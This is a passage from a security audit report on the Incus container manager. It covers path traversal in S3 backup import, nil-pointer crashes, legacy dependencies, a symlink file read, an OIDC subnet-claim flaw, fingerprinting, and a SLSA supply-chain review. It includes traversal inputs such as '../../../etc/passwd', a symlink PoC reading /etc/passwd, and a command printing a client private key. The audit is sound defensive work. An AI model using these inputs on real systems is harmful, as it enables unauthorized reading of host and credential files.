"backup/bucket/../../../etc/passwd"	"../../../etc/passwd"	Path traversal

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/…/storage/s3/transfer_manager.go#L133

The tar-iteration loop skips *"backup/index.yaml"* but blindly slices all other entry names:

Affected Code:
```
// Skip index.yaml file
if hdr.Name == "backup/index.yaml" {
    continue
}

// Skip directories because they are part of the key of an actual file
fileName := hdr.Name[len("backup/bucket/"):]

_, err = minioClient.PutObject(ctx, bucketName, fileName, tr, -1,
minio.PutObjectOptions{})
```

The comment says *"skip directories,"* but no directory check using *hdr.Typeflag* is visible. The resulting *fileName* value is passed directly to *PutObject* without sanitization.

This was confirmed as follows:

Command:
```
go test ./test/fuzz -run='FuzzS3BucketUploadTarParsing/s3_slice_panic_short_name'
-count=1 -v
```

Output:
```
=== RUN   FuzzS3BucketUploadTarParsing
=== RUN   FuzzS3BucketUploadTarParsing/s3_slice_panic_short_name
   s3_bucket_upload_fuzz_test.go:82: UploadAllFiles panicked: runtime error: slice
bounds
       out of range [14:5]
--- FAIL: FuzzS3BucketUploadTarParsing/s3_slice_panic_short_name (0.00s)
FAIL
```

It is recommended to validate the entry-name prefix and sanitize the resulting object key.

Proposed Fix:

```
if hdr.Name == "backup/index.yaml" {
    continue
}

if !strings.HasPrefix(hdr.Name, "backup/bucket/") {
    continue
}

fileName := hdr.Name[len("backup/bucket/"):]

if strings.Contains(fileName, "..") || filepath.IsAbs(fileName) {
    return fmt.Errorf("Invalid file path in backup archive: %s", hdr.Name)
}

_, err = minioClient.PutObject(ctx, bucketName, fileName, tr, -1,
minio.PutObjectOptions{})
```

INC-01-018 WP4: Restore Nil Dereference via Backup Config *(Info)*

Retest Notes: Resolved by Incus[72] and confirmed by 7ASecurity.
References: CVE-2026-40195[73], Github advisory GHSA-gc7j-g665-rxr9[74].
Note: This issue is considered the same as INC-01-008 by the Incus maintainers.

It was found that *backup.GetInfo()* accepts *backup/index.yaml* files whose embedded config block is missing the type-specific nested object expected by restore code. The resulting malformed Info object is then consumed by restore paths that assume the nested config is present, leading to nil-pointer dereferences during backup import.

A bucket backup with no *config* block, or with *config: {}*, reaches *CreateBucketFromBackup* with either *srcBackup.Config == nil* or *srcBackup.Config.Bucket == nil*, causing a nil-pointer dereference before the restore flow can reject the backup. The same parser weakness also affects instance restore in *createFromBackup*, where *type: container* with *config: {}* is accepted by *GetInfo()* and reaches a downstream nil dereference because *bInfo.Config.Container* is not validated before use.

Authenticated users with permission to import backups may be able to crash the Incus daemon with malformed backup metadata. The crash occurs before the restore path

[72] https://github.com/lxc/incus/pull/3273
[73] https://nvd.nist.gov/vuln/detail/cve-2026-40195
[74] https://github.com/lxc/incus/security/advisories/GHSA-gc7j-g665-rxr9

fully validates the parsed backup configuration.

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L87
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go#L7502
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/instances_post.go#L712

GetInfo decodes *backup/index.yaml* directly into *backup.Info* and returns success without validating that the embedded *config* matches the declared backup type:

Affected Code:
```
if hdr.Name == backupIndexPath {
    err = yaml.NewDecoder(tr).Decode(&result)

if !hasIndexFile {
    return nil, fmt.Errorf("Backup is missing at %q", backupIndexPath)
}

return &result, nil
```

Malformed inline backup metadata such as the following is accepted:

Affected Code:
```
name: demo
backend: dir
pool: default
type: bucket

name: demo
backend: dir
pool: default
type: bucket
config: {}
```

The bucket nil-pointer dereference occurs in *backend.go*:

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go#L7502

Affected Code:
```
bucketRequest := api.StorageBucketsPost{
    Name:             srcBackup.Name,
    StorageBucketPut: srcBackup.Config.Bucket.StorageBucketPut,
}
```

The instance nil-pointer dereference occurs in *instances_post.go*:

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/instances_post.go#L712

Affected Code:
```
if bInfo.Config == nil {
    return response.BadRequest(errors.New("Backup file is missing required
information"))
}

req = api.InstancesPost{
    InstancePut: bInfo.Config.Container.InstancePut,
    Type:        api.InstanceType(bInfo.Config.Container.Type),
}
```

This was confirmed as follows:

Command:
```
go test ./test/fuzz -run='TestBackupBucketConfigShapeNilDereference' -count=1 -v
```

Output:
```
=== RUN   TestBackupBucketConfigShapeNilDereference
=== RUN   TestBackupBucketConfigShapeNilDereference/bucket_inline_missing_config
   backup_config_shape_poc_test.go:58: CreateBucketFromBackup panicked on malformed
inline
       bucket backup config (config is nil): runtime error: invalid memory address or
nil
       pointer dereference
=== RUN   TestBackupBucketConfigShapeNilDereference/bucket_inline_empty_config
   backup_config_shape_poc_test.go:58: CreateBucketFromBackup panicked on malformed
inline
       bucket backup config (config.bucket is nil): runtime error: invalid memory
address or
       nil pointer dereference
--- FAIL: TestBackupBucketConfigShapeNilDereference (0.00s)
FAIL
```

It is recommended to validate the decoded backup.Info structure immediately after parsing *backup/index.yaml*, or at minimum before each restore flow uses it:

Proposed Fix:
```
switch result.Type {
case TypeContainer, TypeVM:
    if result.Config == nil || result.Config.Container == nil {
        return nil, fmt.Errorf("Invalid instance backup config in %q", backupIndexPath)
    }
case TypeBucket:
    if result.Config == nil || result.Config.Bucket == nil {
```

```
            return nil, fmt.Errorf("Invalid bucket backup config in %q", backupIndexPath)
        }
    }
```

Malformed backups should be rejected with a standard validation error instead of allowing nil nested pointers to propagate into restore logic.

INC-01-021 WP5: Unmaintained Dependencies *(Low)*

Retest Notes: Resolved by Incus[75] and confirmed by 7ASecurity.

Incus, despite using multiple tools to identify vulnerable dependencies, was found to include some older or legacy dependency versions that merit manual review in addition to automated scanning. This appears to reflect a dependency-management visibility gap, particularly where automated scanning may not fully capture upstream lifecycle changes, version-line status, or parallel module paths.

This highlights a gap in the dependency-management process, because automated tools and pipelines should be supplemented with periodic manual review. It is recommended to perform an expanded dependency review, ideally supported by a generated SBOM, and to review integrated projects periodically on a manual basis. In cases where projects use legacy major versions, frozen maintenance lines, or module-path transitions that reduce visibility for dependency scanners, those dependencies should be flagged and handled manually to reduce supply-chain risk. SBOMs are a standard way to inventory software components and support dependency review.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/go.mod

Affected Code:

```
module github.com/lxc/incus/v6

go 1.25.0

require (
     [...]
     github.com/flosch/pongo2/v6 v6.0.0 <== inactive development in v6.0.0
     [...]
     gopkg.in/yaml.v2 v2.4.0 <== project unmaintained
     gopkg.in/yaml.v3 v3.0.1 <== multiple yaml dependencies
```

[75] https://github.com/lxc/incus/pull/3078
https://github.com/lxc/incus/pull/3127
https://github.com/lxc/incus/pull/3044

```
    [...]
)

require (
[...]
    go.yaml.in/yaml/v2 v2.4.3 // indirect <== multiple yaml dependencies
    go.yaml.in/yaml/v3 v3.0.4 // indirect <== multiple yaml dependencies
[...]
)
```

Issue 1: Pongo2 uses an older stable major version

The Pongo2 project shows ongoing upstream activity, including a v7.0.0-alpha.1 pre-release published on January 15, 2026, while the repository page still lists v6.0.0 as the latest stable release from June 24, 2022.[76] This suggests that Incus is pinned to an older stable major line rather than using a currently advancing version line. This warrants review for available fixes, security improvements, and upgrade feasibility.

Issue 2: YAML dependencies include legacy maintenance lines and parallel module paths

The YAML ecosystem has transitioned to an officially maintained upstream in which v1, v2[77], and v3[78] are described as frozen legacy lines that receive security fixes only, while ongoing development occurs in v4. Because both older gopkg.in imports and newer go.yaml.in imports appear in the dependency graph, the YAML stack should be reviewed for duplication, migration planning, and long-term support posture.

It is recommended to use tools such as *go-mod-outdated*[79] to detect outdated dependencies in CI/CD pipelines. Additionally, periodic manual reviews should be performed to verify lifecycle status, detect duplicate module paths, and confirm that automated tooling is identifying outdated or legacy dependencies correctly.

[76] https://github.com/flosch/pongo2/tree/v6.0.0
[77] https://github.com/go-yaml/yaml/tree/v2.4.0
[78] https://github.com/go-yaml/yaml/tree/v3
[79] https://github.com/psampaz/go-mod-outdated

INC-01-025 WP1: Symlink-Based File Read via Instance Logs Endpoint *(Info)*

Note: The Incus maintainers later clarified /var/log/incus/ has 0700 permissions, meaning only the root user can traverse the directory and place a symlink there; since root already has full system privileges, this is non-issue.

The instance logs API in Incus allows users to retrieve log files belonging to a specific instance through endpoints such as */1.0/instances/{instance}/logs/{filename}*. The implementation resolves requested log files relative to the instance log directory */var/log/incus/{instance}/*. However, the API does not prevent symbolic link (symlink) traversal.

If a symbolic link inside the instance log directory points to an arbitrary host file, the daemon follows the symlink and returns the contents of the referenced file. This allows arbitrary host files accessible to the daemon process to be read if an attacker can cause such a symbolic link to exist inside the instance log directory.

The API endpoint constructs the log file path using *filepath.Join(inst.LogPath(), file)* without verifying that the resulting path remains within the instance log directory or that the resolved file is not a symbolic link. If an attacker can create a symlink inside the instance log directory, such as */var/log/incus/test1/migration_pre-dump_2026-03-23.log* pointing to */etc/passwd*, the daemon will resolve and serve the target file instead of the intended log file.

Affected File:
https://github.com/lxc/incus/blob/[...]/cmd/incusd/instance_logs.go#L213-L225

Affected Code:

```
file, err := url.PathUnescape(mux.Vars(r)["file"])
if err != nil {
        return response.SmartError(err)
}

if !validLogFileName(file) {
        return response.BadRequest(fmt.Errorf("Log file name %q not valid", file))
}

ent := response.FileResponseEntry{
        Path:     filepath.Join(inst.LogPath(), file),
        Filename: file,
}
```

Commands: Create a symlink + Query Incus log file

```
ln -s /etc/passwd /var/log/incus/test1/migration_pre-dump_2026-03-23.log
incus query /1.0/instances/test1/logs/migration_pre-dump_2026-03-23.log
```

Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
[...]
```

The following screenshot shows the affected component in the WebUI view. The contents of */etc/passwd* are displayed through the *test1* instance log file entry.




Fig.: /etc/passwd displayed through the test1 instance log file entry

It is recommended to resolve the requested path and verify that the resulting canonical path remains inside the instance log directory before serving it. This can be implemented by resolving symbolic links using *filepath.EvalSymlinks()* and verifying that the canonical path remains inside the instance log directory. Additionally, symbolic links should be rejected, or *O_NOFOLLOW* should be enforced when files are opened to prevent symlink resolution. Strict path canonicalization before file access helps prevent log retrieval requests from being redirected to arbitrary host files.

INC-01-027 WP1: Error Prone OIDC Allowed Subnets Claim *(Low)*

Retest Notes: Resolved by Incus[80] and confirmed by 7ASecurity.

Incus supports integration with OIDC providers for authentication. However, clear documentation and examples describing how to define a custom *incus.allowed_subnets* claim are lacking. The relevant code handling the *incus.allowed_subnets* custom claim expects an array of strings containing CIDR prefixes, but this must be inferred from the source code.

The documentation does not specify the required format, and the code silently skips subnet verification in certain cases when the claim type is incorrect. In OIDC, claim values may be represented using different JSON types depending on the provider configuration, which makes this claim easy to misconfigure.

If the custom *incus.allowed_subnets* claim is configured as a string value, for example a comma-separated list of CIDR prefixes, the claim is not rejected, but the subnet restriction logic is skipped and no clear error indicates that the type is wrong. Contrary to the intended restriction, this may allow access from any subnet.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/auth/oidc/oidc.go#L308-L339

Affected Code:

```
func (o *Verifier) VerifyAccessToken(ctx context.Context, r *http.Request, token
string) (*oidc.AccessTokenClaims, error) {
[...]
// Check if we have a subnet restriction.
claim := claims.Claims["incus.allowed_subnets"]
subnets, ok := claim.([]any)
if claim != nil && ok && len(subnets) > 0 {
        requestor := request.CreateRequestor(r)

        found := false
        for _, subnet := range subnets {
                subnetStr, ok := subnet.(string)
                if !ok {
                        continue
                }

                subnetCIDR, err := netip.ParsePrefix(subnetStr)
                if err != nil {
                        return nil, fmt.Errorf("Bad subnet in incus.allowed_subnets claim
%q: %w", subnet, err)
```

[80] https://github.com/lxc/incus/pull/3079

```
                }

                clientIP, err := netip.ParseAddr(requestor.Address)
                if err != nil {
                        return nil, fmt.Errorf("Bad client address %q: %w",
requestor.Address, err)
                }

                if subnetCIDR.Contains(clientIP) {
                        found = true
                        break
                }
        }

        if !found {
                return nil, errors.New("Client isn't allowed to connect from its current
network")
        }
```

It is recommended to improve the documentation so that the required claim format is clearly described, and to validate *incus.allowed_subnets* strictly so that incorrect claim types or values produce a clear error instead of disabling the restriction.

INC-01-029 WP1: Limited Hardening Guidance for Secure Deployments *(Info)*

Note: The Incus maintainers do not consider this a security vulnerability because they view specific hardening recommendations as difficult to define across the broad Incus deployment landscape; instead, they are addressing deployment guidance, validation, key management, and alerting through the Incus, IncusOS, and Operations Center ecosystem, where OIDC, OpenFGA, safer key escrow, and shorter-lived service credentials can be assumed.

Incus implements multiple security mechanisms that can support secure deployment in infrastructure environments. However, although the documentation describes multiple configuration options, it does not provide a clear and explicit hardening baseline for users seeking the strongest security guarantees. There also does not appear to be an automated security-configuration review solution comparable to the hardening benchmarks or scanners available for many other platforms, such as AWS, Azure, GCP, or Kubernetes.

As a result, secure deployment of Incus requires significant product knowledge, which makes it more difficult for administrators and security specialists to review configurations and identify potential security gaps.

The following examples illustrate client-authentication weaknesses that may commonly

arise in smaller Incus deployments if stronger hardening guidance is not followed.

Example 1: Client TLS certificates may be long-lived by default

The standard incus remote add workflow generates a client-side key and a certificate with a long validity period. This convenient token-based registration procedure results in long-lived credentials being stored on both the server and the client machine.

The following trust entries were created during the assessment and demonstrate long-lived client certificates.

Command:

```
incus config trust list
```

Output:

```
+-----------------+--------+-------------+--------------+----------------------+
|      NAME       |  TYPE  | DESCRIPTION | FINGERPRINT  |     EXPIRY DATE      |
+-----------------+--------+-------------+--------------+----------------------+
| 7asec-curl      | client |             | 5db7f35054a9 | 2036/03/14 21:43 UTC |
+-----------------+--------+-------------+--------------+----------------------+
| 7asec-darek-1   | client |             | d9fa02ffc9dc | 2036/03/15 16:03 UTC |
+-----------------+--------+-------------+--------------+----------------------+
| incus-user-1000 | client |             | be8025f8c4e0 | 2036/02/27 23:06 UTC |
+-----------------+--------+-------------+--------------+----------------------+
| sg_trust        | client |             | 9ae29d1fe8e6 | 2036/03/16 11:24 UTC |
+-----------------+--------+-------------+--------------+----------------------+
```

Although stronger operational models such as OIDC exist, the documentation does not clearly distinguish when simple client TLS certificates should be preferred, limited, or reserved for specific use cases such as break-glass access.

Example 2: Client private keys are not encrypted by default

The certificate-based client authentication process generates a client private key that is not encrypted by default and is stored in the predictable *~/.config/incus/client.key* location. This key functions as a client authentication credential that grants access to the Incus environment.

This increases the risk of straightforward credential extraction from disk when endpoint protections are weak or user systems are compromised.

Although support exists for password-protected keys, the operational friction appears likely to discourage broad adoption unless this is explicitly recommended and supported

in the documentation.[81]

Command:
```
cat .config/incus/client.key
```

Output:
```
-----BEGIN EC PRIVATE KEY-----
MIGkAgEBBDDsNofZke0WoS19uhXOxxpspEWaoU9+LS1jAa2DofdIc4xcXynH+W69
[...]
-----END EC PRIVATE KEY-----
```

It is recommended that all security hardening features, as well as associated risks, are documented in the form of an easy-to-follow checklist for system administrators, similar to the Security Pillar in the *AWS Well-Architected Framework*[82], to support secure deployment of Incus environments. Additionally, development of a security tool comparable to, for example, the *GitLab CIS Benchmark*[83] is recommended, either by the Incus team or the community, to assist in detecting weaknesses in deployed environments.

INC-01-031 WP2: Unauthenticated API Extension Version Fingerprinting *(Low)*

Retest Notes: Resolved by Incus[84] and confirmed by 7ASecurity.

The *GET /1.0* endpoint allows unauthenticated access through *AllowUntrusted: true* and returns the full API extension list. The full extension list acts as a precise product and version fingerprint, which can help an attacker tailor reconnaissance and exploit selection. This was confirmed as follows:

Command:
```
curl -X GET  https://7atest.dev.stgraber.org/1.0 | jq .
```

Output:
```
{
  "type": "sync",
  "status": "Success",
  "status_code": 200,
  "operation": "",
  "error_code": 0,
  "error": "",
  "metadata": {
    "config": {},
```

[81] https://linuxcontainers.org/incus/docs/main/authentication/#encrypting-local-keys
[82] https://docs.aws.amazon.com/wellarchitected/latest/security-pillar/welcome.html
[83] https://gitlab.com/gitlab-security-oss/cis/gitlabcis
[84] https://github.com/lxc/incus/pull/3149

```
  "api_extensions": [
    "storage_zfs_remove_snapshots",
    "container_host_shutdown_timeout",
    "container_stop_priority",
    "container_syscall_filtering",
    "auth_pki",
    "container_last_used_at",
    "etag",
    "patch",
    "usb_devices",
    "https_allowed_credentials",
    "image_compression_algorithm",
    "directory_manipulation",
  [...]
```

This issue is evident in the following code snippet:

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/api_1.0.go#L240

Affected Code:

```
srv := api.ServerUntrusted{
    APIExtensions: version.APIExtensions[:d.apiExtensions],  // exact version
    AuthMethods:   authMethods,
}
[...]
```

It is recommended to restrict the pre-authentication response of the *GET /1.0* endpoint to only the *api_version* and *auth_methods* fields. The full API extension list should be removed from the unauthenticated response or replaced with a coarse compatibility identifier.

WP5: Incus Supply Chain & Release Process Review

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[85], reported an average annual increase of 742% in software supply chain attacks since 2019. Some notable compromise incidents include *Okta*[86], *GitHub*[87], *Magento*[88], *SolarWinds*[89], and *Codecov*[90], among many others. To mitigate this concerning trend, Google and the OpenSSF released an End-to-End Framework for *Supply Chain Integrity* in June 2021[91], named *Supply-chain Levels for Software Artifacts* (*SLSA*)[92].

The Supply-chain Levels for Software Artifacts (SLSA) is a framework designed to ensure the integrity of the software supply chain. It outlines different levels of software supply chain security and the corresponding practices required to achieve them. A critical component of SLSA is the provenance document, which goes beyond a simple signature. Instead of merely confirming possession of a software artifact at a given time, provenance details the artifact construction and its dependencies. This document serves to assure consumers that the artifact was built as claimed by its authors.

The supply chain integrity of the Incus project was assessed using the SLSA v1.2 framework[93].

Current SLSA v1.2 practices

Based on the SLSA v1.2 questionnaire responses, maintainer clarifications, and reviewed public materials for Incus v6.22.0 / 0b978d096f8e7aae1b0f12353db724f93948bc87, a foundational but mixed approach to software supply chain security was identified during evaluation against the SLSA v1.2 framework. The project demonstrates meaningful strengths in source control and release authenticity, including a public GitHub repository, enforced pull-request review for normal change flow, required organizational 2FA, signed release tags, and a GPG-signed upstream source tarball. In addition, public convenience client binaries are built on GitHub Actions and published with GitHub-provided SHA256 digests on the release page. However, higher SLSA levels were not evidenced because provenance, SBOMs,

[85] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[86] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[87] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[88] https://sansec.io/research/rekoobe-fishpig-magento
[89] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack-...-info
[90] https://blog.gitguardian.com/codecov-supply-chain-breach/
[91] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[92] https://slsa.dev/
[93] https://slsa.dev/spec/v1.2/

and source attestations are not generated or distributed, and the final release publication flow still relies on maintainer-operated steps.

From a SLSA perspective, the project lacks a machine-readable source integrity model, end-to-end build provenance that binds the published release set to a build service, and public attestations for the default image publication channel. The reviewed evidence supports trust in maintainer intent and release authenticity signals, but not higher-assurance, system-generated provenance or independently verifiable release construction.

The sections below analyze the current state of the Incus supply chain in detail, structured around the three core SLSA domains: Source, Build, and Provenance, and identify specific gaps relative to SLSA v1.2 requirements.

Source

The Incus[94] source supply chain begins with a public GitHub repository that serves as the authoritative upstream for source changes, release tags, workflow definitions, and dependency manifests. Maintainers report that normal development changes are merged through reviewed pull requests, that organization members are required to use 2FA, that DCO sign-off is required, and that most maintainers and active contributors GPG sign their commits. The audited baseline is v6.22.0[95] / 0b978d096f8e7aae1b0f12353db724f93948bc87[96], and maintainers state that both the release tag and the upstream source tarball are signed by the same release-manager key.

The source control posture is materially stronger than a purely manual project because normal change flow is gated by protected GitHub controls[97], reviewed pull requests, and constrained direct-push exceptions for release commits and stable-6.0 backports. However, the project still falls short of SLSA Source Level 1 because no Source Verification Summary Attestation (VSA) or source provenance is issued for released revisions. Consumers therefore continue to rely primarily on GitHub controls and maintainer process rather than SCS-generated attestations.

Build

The public Incus release process is split across two artifact classes. First, the upstream release is anchored by a signed Git tag and a GPG-signed source tarball. Second, a

[94] https://github.com/lxc/incus
[95] https://github.com/lxc/incus/releases/tag/v6.22.0
[96] https://github.com/lxc/incus/commit/0b978d096f8e7aae1b0f12353db724f93948bc87
[97] https://docs.github.com/en/repositories/configuring-branches-and-merges-...-protection-rule

subset of convenience client binaries (for example incus, incus-agent, incus-migrate, and lxd-to-incus for selected operating systems and architectures) is built on GitHub Actions and later attached to the GitHub release. Upstream release announcements also state that Incus upstream does not publish official server packages and instead ships regular source releases plus these convenience client binaries.

This partially automated build path provides more assurance than maintainer-local binary builds, but it does not establish a complete SLSA-aligned build track for the full release set. For v6.22.0, the public release page lists 20 assets and exposes GitHub-provided SHA256 digests for the visible assets, which provides basic download integrity checking. However, the reviewed materials did not evidence build-service-generated provenance, a publicly distributed SBOM, or a fully service-managed publication path that cryptographically binds the signed source tarball and attached convenience binaries to a single builder identity. Maintainers describe the final publication step as retrieving the binaries from GitHub Actions artifact zip files, renaming them, and manually attaching them to the release entry.

Provenance

The Incus v6.22.0 public release artifacts do not include SLSA provenance, in-toto attestations, cosign signatures, or published SBOMs. Authenticity is instead communicated through GPG-signed release tags, a GPG-signed upstream source tarball, and GitHub-provided SHA256 digests for release assets. This is a meaningful integrity baseline, but it does not give consumers machine-readable evidence of the exact build steps, materials, builder identity, or environment used to produce the convenience binaries.

No Helm chart, .prov, index.yaml, or OCI release artifact set was identified for the audited upstream Incus release, so those checks are not applicable to v6.22.0. The adjacent image-distribution channel in scope is the default images: remote, which the Incus documentation describes as unofficial and maintained by the Linux Containers team. The public image server states that images are generated using distrobuilder and published after basic automated functionality testing, but no public SLSA-style provenance, signed SBOMs, or artifact attestations were evidenced in the reviewed materials for that channel.

SLSA v1.2 Assessment Results

Build Track

SLSA v1.2 defines four Build Levels that describe the degree of assurance a project can provide about how its software artifacts are produced.

- **Build Level 0:** No build integrity guarantees are provided.
- **Build Level 1:** Build provenance exists, documenting how the artifact was built, but without strong protection against tampering or forgery.
- **Build Level 2:** Builds run on a hosted build platform that generates and signs provenance, improving trust and repeatability.
- **Build Level 3:** Builds are executed on a hardened platform with strong isolation and tamper-resistant controls, providing high assurance of build integrity.

The table below presents the results of Incus according to the Producer and Build platform requirements in the SLSA v1.2 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with ✓ check marks indicating compliance and ✗ indicators reflecting the lack of evidence for compliance.

Implementer	SLSA Requirement	Degree	L1	L2	L3
Producer	Choose an appropriate build platform[98]		✓	✓	✓
	Follow a consistent build process[99]		✓	✓	✓
	Distribute provenance[100]		✗	✗	✗
Build platform	Provenance generation[101]	Exists[102]	✗	✗	✗
		Authentic[103]		✗	✗
		Unforgeable[104]			✗

[98] https://slsa.dev/spec/v1.2/build-requirements#choose-an-appropriate-build-platform
[99] https://slsa.dev/spec/v1.2/build-requirements#follow-a-consistent-build-process
[100] https://slsa.dev/spec/v1.2/build-requirements#distribute-provenance
[101] https://slsa.dev/spec/v1.2/build-requirements#provenance-generation
[102] https://slsa.dev/spec/v1.2/build-requirements#provenance-exists
[103] https://slsa.dev/spec/v1.2/build-requirements#provenance-authentic
[104] https://slsa.dev/spec/v1.2/build-requirements#provenance-unforgeable

	Isolation strength[105]	Hosted[106]		✓	✓
		Isolated[107]			✗

Tab.: SLSA v1.2 Build Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- _ = Not required at this level

Build Track Justification

Choose an appropriate build platform: The Incus project uses a mixed release model. For the published convenience client binaries, maintainers state that GitHub Actions[108] workflow runs triggered by the release tag produce the binaries that are later attached to the GitHub release. This means the project is using a build platform that is technically capable of supporting higher SLSA build levels. However, the reviewed materials do not show a single hosted build service controlling the entire published release set end to end, and no build provenance is generated or distributed. As a result, the audited release remains aligned with SLSA Build Level *0*[109].

Status: Satisfied

Follow a consistent build process: The public workflow evidence and maintainer description indicate that the convenience binaries are built from version-controlled GitHub Actions definitions and public dependency manifests such as go.mod and go.sum. Maintainers further report that these static Go client builds should be reproducible from the logged Go toolchain and locked module set. This is materially more consistent than an undocumented workstation build and is sufficient to satisfy the foundational consistency requirement for that binary build pipeline. Nevertheless, the source tarball publication path and manual release-attachment step are not bound to public provenance, so this control does not raise the overall build level.

Status: Satisfied

[105] https://slsa.dev/spec/v1.2/build-requirements#isolation-strength
[106] https://slsa.dev/spec/v1.2/build-requirements#hosted
[107] https://slsa.dev/spec/v1.2/build-requirements#isolated
[108] https://docs.github.com/en/actions
[109] https://slsa.dev/spec/v1.2/build-track-basics#build-l0

Distributed provenance: The Incus release process does not publish SLSA provenance or equivalent machine-readable attestations alongside the signed source tarball or convenience binaries. Consumers can verify digests and signatures, but cannot fetch build metadata that explains how the artifacts were produced. Consequently, the project does not satisfy the provenance-distribution requirement.

Status: Not satisfied

Provenance Exists: The reviewed materials do not show automatically generated provenance for v6.22.0. No provenance artifact was identified for the signed source tarball, the convenience binaries, or the image-publication channel. This requirement is therefore not met.

Status: Not satisfied

Provenance is Authentic: Because provenance is not generated, there is no authenticated statement that can be cryptographically attributed to a trusted build service. Consumers cannot verify that any build metadata originated from GitHub Actions or another platform-managed identity rather than a user-supplied file.

Status: Not satisfied

Provenance is Unforgeable: In the absence of signed, service-generated provenance, the release does not provide tamper-resistant or unforgeable build metadata. This leaves consumers without cryptographic evidence tying the published artifact set to a specific trusted build process.

Status: Not satisfied

Hosted: For the convenience client binaries, maintainers state that the builds run on GitHub Actions, which is a hosted build platform and satisfies the hosted-execution property for that portion of the public release process. This does not, by itself, extend to the full published release set or replace the missing provenance.

Status: Satisfied

Isolated: The reviewed materials do not evidence a fully isolated, tamper-resistant build service for the end-to-end Incus release flow. No service-generated provenance exists to attest to isolation properties, and the manual artifact retrieval and release-attachment step means the publication chain is not exclusively controlled by the hosted builder. Consequently, the project does not meet the SLSA isolation requirement.

Status: Not satisfied

Source Track

SLSA v1.2 defines four Source Levels that describe the strength of assurances a project can provide about the origin and integrity of its source code. Each level introduces additional requirements for traceability, control enforcement, and verifiability.

- **Source Level 1:** Source code is managed in a version control system that produces uniquely identifiable revisions and basic source attestations.
- **Source Level 2:** Controls are enforced to preserve reliable change history and provide auditable evidence of how revisions were introduced.
- **Source Level 3:** Strong organizational controls are applied, such as protected branches and mandatory multi-party review.
- **Source Level 4:** The source control system provides the highest level of integrity guarantees through comprehensive, system-backed attestations.

The table below presents the results of the Incus project against the Source track requirements defined in the SLSA v1.2 framework. The requirements are grouped according to organizational controls and source control system capabilities. Each row indicates whether the corresponding requirement is met at each SLSA Source Level, with ✓ marks denoting compliance and ✗ indicators reflecting the absence of evidence or enforcement.

Implementer	SLSA Requirement	L1	L2	L3	L4
Organization	Choose an appropriate Source Control System[110]	✓	✓	✓	✓
	Configure the SCS to control access and enforce history[111]	–	✓	✓	✓
	Safe Expunging Process[112]	–	✗	✗	✗
	Continuous technical controls[113]	–	–	✓	✓
Source Control System	Repositories are uniquely identifiable[114]	✓	✓	✓	✓
	Revisions are immutable and uniquely identifiable[115]	✓	✓	✓	✓

[110] https://slsa.dev/spec/v1.2/source-requirements#choose-scs
[111] https://slsa.dev/spec/v1.2/source-requirements#access-and-history
[112] https://slsa.dev/spec/v1.2/source-requirements#safe-expunging-process
[113] https://slsa.dev/spec/v1.2/source-requirements#technical-controls
[114] https://slsa.dev/spec/v1.2/source-requirements#repository-ids
[115] https://slsa.dev/spec/v1.2/source-requirements#revision-ids

	Human readable changes[116]	✓	✓	✓	✓
	Source Verification Summary Attestations[117]	✗	✗	✗	✗
	History[118]	–	✓	✓	✓
	Continuity[119]	–	✓	✓	✓
	Identity Management[120]	–	✓	✓	✓
	Source Provenance[121]	–	✗	✗	✗
	Protected Named References[122]	–	–	✓	✗
	Two-party review[123]	–	–	–	✓

